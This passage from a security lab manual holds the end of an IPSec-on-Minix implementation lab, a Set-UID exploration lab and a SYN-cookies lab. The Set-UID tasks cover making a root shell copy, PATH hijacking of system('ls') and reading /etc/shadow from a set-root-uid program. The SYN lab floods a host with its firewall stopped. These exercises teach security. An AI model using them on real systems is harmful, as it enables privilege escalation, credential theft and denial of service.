The first SA on host `192.168.10.100` indicates that for any outbound packet to `192.168.10.200`, we would use the ESP tunnel mode to process the packet. The SPI value we put in the ESP header is 5598, and the key we use is `"aaaa"`. It should be noted that the SPI value will be attached to ESP packet, and it lets the receiving side lookup the secret key from the packet. The number needs to be unique for a node. The second SA on `192.168.10.100` indicates that for any inbound IPSec packet, if the target is `192.168.10.100`[1], the packet type is ESP, and the SPI in the packet is 6380, we would process it using the key "bbbb". The SAs on the other end of the tunnel (`192.168.10.200`) are set up accordingly. It should be noted that a SA is set for each direction. That is why we have two SAs on each host to setup a bi-directional tunnel between `192.168.10.100` and `192.168.10.200`.

In ESP tunnel mode, an outer IP header needs to be constructed. Please read the RFC 2401 (Section 5.1.2) for details on how the outer header is constructed. We would like to mention how the src and dest IP addresses are constructed in the outer IP header. If we only use IPSec to establish an ESP tunnel between two hosts, then the src and dest IP addresses will be copied from the inner IP header. However, in addition to this host-to-host tunnel, IPSec can also be used to establish other types of tunnels, including gateway-to-gateway tunnels and host-to-gateway tunnels. In the host-to-gateway tunnel, the src IP is still copied from the inner IP header, but the dest IP becomes an gateway's IP address. For example, an original packet with dest IP A can be wrapped in a IPSec packet with dest IP G (G is a gateway). When the packet arrives at G through the host-to-gateway ESP tunnel, G unwraps the IPSec packet, retrieves the original packet, and routes it to the intended target A. Similarly, in gateway-to-gateway tunnels, both src and dest IP addresses are different from the inner IP header. Settings of src and dest IP addresses should also be defined in SAs, so you should add corresponding fields to the SAs entries used in the previous example.

The host-to-gateway and gateway-to-gateway tunnels are widely used to create Virtual Private Network (VPN), which brings geographically distributed computers together to form a secure virtual network. For example, you can have a host X in London, which creates a host-to-gateway ESP tunnel with a headquarter's

[1]Note that gateways can have multiple IP addresses, each having different IPSec tunnels.

gateway G located in New York. From the security perspective, G can consider that X is directly connected to itself, and no one can compromise the communication between X and G, even though the actual communication goes through the untrusted Internet. Therefore, the headquarter can treat X as a member of its own private network, rather than as an outsider. In this lab, your IPSec implementation should be able to support the host-to-host, host-to-gateway, and gateway-to-gateway tunnels. If you can demonstrate how your implementation can be used to construct VPNs, we will give you up to 10 bonus points.

(3) SA and Key Management. IPSec mandates support for both manual and automated SA and cryptographic key management. The IPSec protocols are largely independent of the associated SA management techniques, although the techniques involved do affect some of the security services offered by the protocols.


The simplest form of management is manual management, in which a person manually configures each system with keying material and security association management data relevant to secure communication with other systems. Manual techniques are practical in small, static environments but they do not scale well. For example, a company could create a Virtual Private Network (VPN) using IPSec in security gateways at several sites. If the number of sites is small, and since all the sites come under the purview of a single administrative domain, this is likely to be a feasible context for manual management techniques.

Widespread deployment and use of IPSec requires an Internet-standard, scalable, automated, SA management protocol. Such support is required to accommodate on-demand creation of SAs, e.g., for user- and session-oriented keying. (Note that the notion of "rekeying" an SA actually implies creation of a new SA with a new SPI, a process that generally implies use of an automated SA/key management protocol.) The default automated key management protocol selected for use with IPSec is IKE (Internet Key Exchange) under the IPSec domain of interpretation. Other automated SA management protocols may be employed.

In this lab, you only need to implement the manual method; namely, system administrators at both ends of a communication manually setup and manage the SAs and secret keys. Your implementation should provide system administrators with an interface to conduct such manual management.

(4) Encryption Algorithm. We assume that AES algorithm (a 128-bit block cipher) is used for encryption and decryption. AES's key size can be 128 bits, 192 bits, or 256 bits. Your IPSec implementation should be able to support all these three options. The code given in `aes.c` is for encrypting/decrypting one block (i.e. 128 bits); if we need to encrypt/decrypt data that are more than one block, we need to use a specific AES mode, such as ECB (Electronic Code Book), CBC (Cipher Block Chaining), etc. In this lab, we only support the AES-CBC mode. You need to implement AES-CBC using the given AES code.

The CBC mode requires an Initial Vector (IV), which should be carried in each packet. According to RFC 3602 (http://www.faqs.org/rfcs/rfc3602.html), the ESP payload is made up of the IV followed by raw cipher-text. Thus the payload field, as defined in ESP, is broken down according to the following diagram:



AES requires that data must be encrypted as data chunk with 16 bytes unit. If the data is not multiple of

16, we need to pad the data, and save how many octets we have padded. receivers need this length to restore the original data after decryption.

(5) MAC Algorithm. To compute the authentication data in the ESP tail, we need to generate a MAC (Message Authentication Code). A family of MAC algorithms is called HMAC (Hashed MAC), which is built on one-way hash functions. A specific HMAC algorithm is called HMAC-XYZ if the underlying hash function is XYZ. IPSec can support various HMAC instances, such as HMAC-MD5, HMAC-SHA-256, etc. In this lab, we only support HMAC-SHA-256. The implementation of hash algorithm SHA-256 is given to you; you need to use it to implement HMAC-SHA-256. To help you, we provide an implementation of HMAC-MD5, which is quite similar to HMAC-SHA-256.

3 Design and Implementation Issues

In this lab, you need to make a number of design and implementation choices. Your choices should be justified, and the justification should be included in your lab report.

1. *IPSec Configuration.* By default, machines communicate with each other without using IPSec. To let two machines A and B communicate using IPSec, system administrators need to configure A and B accordingly. Your system should be able to support such configuration. The configuration should not require a system reboot. You might need to implement some commands to achieve this goal.

   When we setup IPSec between A and B, but not between A and C, A should still be able to communicate with both B and C, where IPSec is used between A and B, while regular IP is used between A and C. Moreover, your implementation should be *backward compatible*; namely, your IPSec-enabled `Minix` should still be able to communicate with other machines that do not support IPSec.

2. *Transparency.* Your implementation should be transparent to the upper TCP, UDP, and application layers, especially the application layer. Namely, applications such as `telnet`, `ftp`, etc. should not be affected at all. You can use these applications to test your IPSec implementation, while turning on sniffers to monitor whether the traffic is encrypted or not.

3. *Fragmentation.* You need to think about when to start IPSec within the IP protocol. Should it be done before fragmentation or after? In your demo, you should demonstrate that IP fragmentation still works. You need to think about how to demonstrate this. You may have to write a program or find a suitable tool to achieve this goal. For example, you can write a program that constructs a large UDP packet; sending this UDP packet will cause fragmentation.

4. *Impact on existing TCP connection.* It is possible that in the middle of an existing TCP connection (over an IPSec tunnel), the key used for the tunnel is modified, but not at the same time for the both ends. Namely, there is a short period of time when the two ends of the IPSec tunnel do not have the same key. What will happen to the existing TCP connection? Will it be broken? If you implement the IPSec correctly, it should not. You need to demonstrate this.

5. *Key Management* You need to think about the following key management issues regarding the keys used by IPSec: what data structure do you use to store keys? where do you store keys? how to secure keys? how to update keys. Regarding key updates, system administrators should be able to add/delete/modify/print the keys dynamically (i.e., there is no need for system rebooting). It should be noted that the key-update operations are privileged, so normal users should not be able to conduct such operations.

4 Suggestions

Based on our past experience with this lab, we have compiled a list of suggestions in the following. It should be noted that this list only serves for suggestion purposes; if your designs or experience are different, feel free to ignore them, but we appreciate it if you can sent us your suggestions.

1. *Modularization.* Modularize your implementation into three major parts: (1) Process outgoing packets in `ip_write.c`. (2) Process incoming packets in `ip_read.c`. (3) SA and key management. The third module are loosely connected with the other two modules, and can be independently implemented. However, many students feel that the third module is the easiest to implement among the three modules, because, unlike the previous two modules, it does not require understanding and modification of the IP stack.

2. *Code Reading.* You need to read a lot of `Minix` code in this lab. It is quite inconvenient to read code in the `Minix` environment because of the lack of tool support in `Minix`. We suggest that you copy the entire source code to your host machine (`Windows` or `Linux`), and use code-reading tools that are available on those platforms. All the source code of `Minix` can be found under the `/usr` directory. We also put a copy of the entire source code on the web page of this lab.

   Browsing source code of `Minix` is not easy, because source code is in a number of directories. Sometimes, it is quite difficult to find where a function or data structure is defined. Without right tools, you can always use the generic search tools, such as `find` and `grep`. However, many of our past students have suggested a very useful tool called *Source Insight*, which makes it much easier to navigate source code of a complicated system. It provides an easy way to trace function and data structure definitions, as well as other useful features. This software can be found at http://www.sourceinsight.com; it is not free, but it does have a 30-day free trial period, which should be enough for this lab. Another choice for browsing source code is to use the online `Minix` source code at http://chiota.tamacom.com/tour/kernel/minix/.

3. *How* `Minix` *Networking Works I.* Understanding how networking works in `Minix` is essential for this project. Several helpful documentations are available. In particular, we highly recommend the documentation at `http://www.os-forum.com/minix/net/`, which provides a line-by-line analysis of Philip Homburg's network service for Minix, version 2.0.4 (the version that we use in this lab). Our past students found the documentation very useful. Please focus on three files: `buf.c`, `ip_read.c` and `ip_write.c`. All outgoing IP packets are processed in `ip_write.c`, and all incoming IP packets sent to up layers (TCP/UDP) are processed in `ip_read.c`. You need to use functions defined in `buf.c` and add IPSec functions in `ip_read.c` and `ip_writes.c`.

4. *How* `Minix` *Networking Works II.* We have developed a document to further help you understand how the `Minix` networking works. The document can be found at the lab web site. It guides you through several source code to show you a big picture on how a packet is forwarded from application to ICMP/TCP/UDP to IP, and then to Ethernet. It also describes how `add_route.c` and `pr_routes.c` works. These last two files (in `/usr/src/commands/simple`) can serve as a good example on how to store and maintain (routing) information in the kernel. If your need to do the similar thing (i.e., storing information in the kernel), you can use the system calls in `inet`, such as `ioctl()` in `ip_ioctl.c`, which need to be changed to add more functionalities. The files `pr_routes.c` and `add_routes.c` give you a good example on how to use the system calls.

5 Submission and Demonstration

You should submit a detailed lab report to describe your design and implementation. You should also describe how you test the functionalities and security of your system. You also need to demonstrate your system to us. Please sign up a demonstration time slot with the TA. Please take the following into consideration when you prepare for demonstraiton:

- The total time of the demo will be 15 minutes, no more additional time would be given. So prepare your demonstration so you can cover the important features.
- You are entirely responsible for showing the demo. We will NOT even touch the keyboard during the demonstration; so you should not depend on us to test your system. If you fail to demo some important features of your system, we will assume that your system does not have those features.
- You need to practice before you come to the demonstration. If the system crashes or anything goes wrong, it is your own fault. We will not debug your problems, nor give you extra time for it.
- During the demo, you should consider yourself as salesmen, and you want to sell your system to us. You are given 15 minutes to show us how good your system is. So think about your sales strategies. If you have implemented a great system, but fail to show us how good it is, you are not likely to get a good grade.
- Do turn off the messages your system prints out for debugging purposes. Those messages should not appear in a demonstration.

6 Grading

The grading criteria are described in the following. To gain those points, you need to demonstrate the corresponding features:

1. Key management and crypto library: 20 points.
2. ICMP over IPSec (e.g. `ping`): 20 points.
3. TCP over IPSec (e.g., `ftp` and `telnet`): 30 points
4. IP fragmentation still works: 5 points.
5. Updating keys used in a IPSec tunnel does not break existing TCP connections: 5 points.
6. Host-to-gateway tunnels: 5 points.
7. Access control on key management: 5 points.
8. Overall impression: 10 points.

7 Reference

1. RFC 2401 – Security Architecture for IPSec.
2. RFC 2406 – IP Encapsulating Security Payload (ESP).

Set-UID Lab

Lab Description

`Set-UID` is an important security mechanism in Unix operating systems. When a `Set-UID` program is run, it assumes the owner's privileges. For example, if the program's owner is root, then when anyone runs this program, the program gains the root's privileges during its execution. `Set-UID` allows us to do many interesting things, but unfortunately, it is also the culprit of many bad things. Therefore, the objective of this lab is two-fold: (1) Appreciate its good side: understand why `Set-UID` is needed and how it is implemented. (2) Be aware of its bad side: understand its potential security problems.

Lab Tasks

This is an exploration lab. Your main task is to "play" with the `Set-UID` mechanism in `Minix` (version 3) and `Linux`, and write a lab report to describe your discoveries. You are required to accomplish the following tasks:

1. (10 points) Figure out why "passwd", "chsh", and "su" commands need to be `Set-UID` programs. What will happen if they are not? If you are not familiar with these programs, you should first learn what they can do. Their source codes are in `/usr/src/commands/simple` directory (note that "chsh" and "passwd" are both included in the `passwd.c` file).

2. (30 points) Read the OS source codes of Minix, and figure out how `Set-UID` is implemented in the system. You should answer the following questions, and identify the corresponding codes in Minix):

   (a) How does the operating system recognize whether a file is a `Set-UID`?

   (b) What does Minix do when a Set-UID program is executed? (hint: look into the `exec` system call implementation in `/usr/src/servers/pm/exec.c`).

   (c) How does Set-UID affects the access control? i.e., when a Set-UID process tries to access a file, how does the OS check whether the process can access the file or not?. (hint: the reference monitor is implemented in `/usr/src/servers/fs/protect.c`).

3. (15 points) Run `Set-UID` shell programs in `Minix` and `Linux`, and describe and explain your observations.

   (a) Login as root, copy a shell program (e.g., `/bin/sh`) to `/tmp`, and make it a set-root-uid program with permission `4755`.

   (b) Login as a normal user, and run `/tmp/sh`. Will you get root privilege by running this shell program? Please describe your observation. Is your observation in `Minix` the same as that in `Linux`? Please explain.

4. (15 points) The `system(const char *cmd)` library function can be used to execute a command within a program. The way `system(cmd)` works is to invoke the `/bin/sh` program, and then let the shell program to execute `cmd` (the `system()` function is implemented in `/usr/src/lib/ansi/system.c`). Because of the shell program invoked, calling `system()` within a `Set-UID` program is extremely dangerous. This is because the actual behavior of the shell program can be affected by environment variables, such as `PATH`; these environment variables are under user's control. By changing these variables, malicious users can control the behavior of the `Set-UID` program.

   The `Set-UID` program below is supposed to execute the `/bin/ls` command; however, the programmer only uses the relative path for the `ls` command, rather than the absolute path. Can you let this `Set-UID` program (owned by root) to run your code instead of `/bin/ls`? If you can, do you still have the root privilege after your code is invoked? Describe what you have observed and explain why. You should conduct this task in both `Linux` and `Minix` operating systems.

```
int main()
{
    system("ls");
    return 0;
}
```

5. (15 points) The difference between `system()` and `execve()`.

   (a) Write a program that simply calls `system("/bin/cat /etc/shadow")`, and make it a set-root-uid program. Run it using a regular user account in both `Minix` and `Linux`. Describe and explain your observation. For example, if you get a "permission denied" message, you need to explain why it is denied.

   (b) Still use the same program, but replace `system()` with `execve()` (see the following code). Run the program using a regular user account in both `Minix` and `Linux`. Describe and explain your observation. If the observation is different from that of the previous program, you need to explain what causes such a difference, and which call is more secure.

```
int main()
{
   char *argv[3];
   argv[0] = "/bin/cat";
   argv[1] = "/etc/shadow";
   argv[2] = 0;

   /* Set q = 0 for Question a, and q = 1 for Question b */
   int q = 0;
   if (q == 0)
      system("/bin/cat /etc/shadow");
   else
      execve("/bin/cat", argv, 0);

   return 0;
}
```

6. (15 points) To be more secure, `Set-UID` programs usually call `setuid()` system call to permanently relinquish their root privileges. However, sometimes, this is not enough. Compile the following program in `Linux`, and make the program a set-root-uid program. Run it in a normal user account, and describe what you have observed. Will the file `/etc/zzz` be modified? Please explain your observation.

```
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>

void main()
{ int fd;

  /* Assume that /etc/zzz is an important system file,
     and it is owned by root with permission 0644 */
  fd = open("/etc/zzz", O_RDWR | O_APPEND);

  /* Simulate the tasks conducted by the program */
  sleep(1);

  /* After the task, the root privileges are no longer needed,
     it's time to relinquish the root privileges permanently. */
  setuid(500);

  if (fork()) { /* In the parent process */
    close (fd);
    exit(0);
  } else { /* in the child process */
    /* Now, assume that the child process is compromised, malicious
       attackers have injected the following statements
       into this process */

    write (fd, "Malicious Data", 14);
    close (fd);
  }
}
```

Submission

You need to submit a detailed lab report to describe what you have done and what you have observed; you also need to provide explanation to the observations that are interesting or surprising.

SYN-Cookies Exploration Lab

1 Lab Description

The learning objective of this lab is for students to explore the mechanism of SYN cookies in `Linux` system. SYN flooding is a type of Denial of Service (DoS) attack. When a SYN packet is received by a server, the server allocates some memory in its SYN queue, so the SYN information can be stored. Then, the server generates an ISN (Initial Sequence Number) and sends an acknowledgment to the client, hoping to receive an acknowledgment back from the client to complete the three-way handshake protocol. The server will hold the allocated memory for a period of time. If the expected acknowledge does not come, the memory will be freed after timeout. In a SYN flooding attack, the expected acknowledge never comes; instead the attacker fakes a large number of SYN packets. Because the server has to allocate memory from its SYN queue for each of these faked SYN packets, it can eventually hit exhaust its memory in the SYN queue. As results, any further SYN packet will be droped due to the lack of memory.

To resist against SYN flooding attacks, a technique called **SYN cookies** was proposed. SYN cookies are used to distinguish an authentic SYN packet from a faked SYN packet. When the server sees a possibility of SYN flooding on a port, it generates a *syn cookie* in place of an ISN, which is transparent to the client. Actually, SYN cookies can be defined as "particular choices of initial TCP sequence numbers by TCP servers". SYN cookies have the following properties:

1. They are generated when the SYN queue hits the upper limit. The server behaves as if the SYN queue has been enlarged.
2. The generated SYN cookie is used in place of the ISN. The system sends back SYN+ACK response to the client and discards the SYN queue entry.
3. If the server receives a subsequent ACK response from the client, server is able to reconstruct the SYN queue entry using the information encoded in the TCP sequence number.

2 Lab Tasks

2.1 Task 1: SYN Flooding Attacks

You will have to try establishing a legitimate TCP connection once the system is SYN flooded. You should describe yoru observation with SYN cookies enabled and disabled.

1. *SYN cookies disabled:* Conduct a SYN flooding attack on the `Linux` System with SYN cookies disabled and describe how the system behaved. You can disable SYN cookies using the following command:

```
# sysctl -w net.ipv4.tcp_syncookies = 0
```

2. *SYN cookies enabled:* Conduct a SYN flooding attack on the `Linux` System with SYN cookies enabled and describe how the system behaved. You can enable SYN cookies using the following command:

   ```
   # sysctl -w net.ipv4.tcp_syncookies = 1
   ```

The following guidelines may help conduct the attacks: (This is tested on Fedora Core 4 and 5).

1. Netwag tool 76 can be used to SYN flood a system with a specific destination port and IP address.
2. Firewall may be enabled on the system by default, it has to be disabled using:

   ```
   # /sbin/service iptables stop
   ```

3. Status of the firewall can be found using:

   ```
   # /sbin/service iptables status
   ```

4. You can use the following command to check the SYN cookies status:

   ```
   # sysctl net.ipv4.tcp_syncookies
   ```

5. The following commands may help in checking the status of SYN flooding attacks:

   ```
   # netstat -ant (This may behave differently on vmware
                   in showing the open connections)
   # dmesg
   ```

2.2 Task 2: Exploring the SYN Cookies Implementation

The main goal of this task is to come up with an effective SYN cookies design. The challenge is design a way for the server to generate its ISN, such that SYN flooding attacks will not work.

1. Consider to have a SYN cookie generation equation as follows :

   cookie = hash(saddr, daddr, sport, dport) + sseq

   where
   saddr : Source IP Address
   daddr : Destination IP Address
   sport : Source Port
   dport : Destination Port
   sseq : Source Sequence Number.

   The “cookie” generated would be the new ISN. This would satisfy the SYN cookie requirements of generating a unique ISN for a unique combination of above parameters. Moreover, it is possible to recalculate the cookie once an ACK is received back and hence regard it as authenticate SYN.

   Can you discover if this method introduces any new problems to the system ?

2. Consider a different SynCookie generation equation as follows :

   cookie = hash(saddr, daddr, sport, dport, random) + seq

   where random : a random number generated at the boot time.

   Can you discover if the above equation may introduce any new problems to the system ?

3. Consider one more equation of SynCookie generation:

   cookie = hash(saddr, daddr, sport, dport, random) + sseq + count

   Consider count to be a number that gets incremented every minute or so.

   Do you think the above equation may still be a threat to the sytem at any given point of time ?

4. If you think the third equation may still be a threat, can you come up with a new equation to satisfy all the requirements of SynCookies ? You also need to elaborate as to how to recalculate the cookie once an ACK is received back to regard the connection to be authentic.

3 Helpful Materials

Here are some links that might help you discover answers for the above questions:

1. Current implementation of SYN cookies in `Linux` system can be found in the `Linux` source code at *net/ipv4/syncookies.c*.
2. http://cr.yp.to/syncookies.html
3. http://cr.yp.to/syncookies/archive
4. www.cs.colorado.edu/ jrblack/class/csci4830/f03/syncookies.pdf

4 Submission

You need to submit a detailed lab report to describe what you have done and what you have observed; you also need to provide explanation to the observations that are interesting or surprising.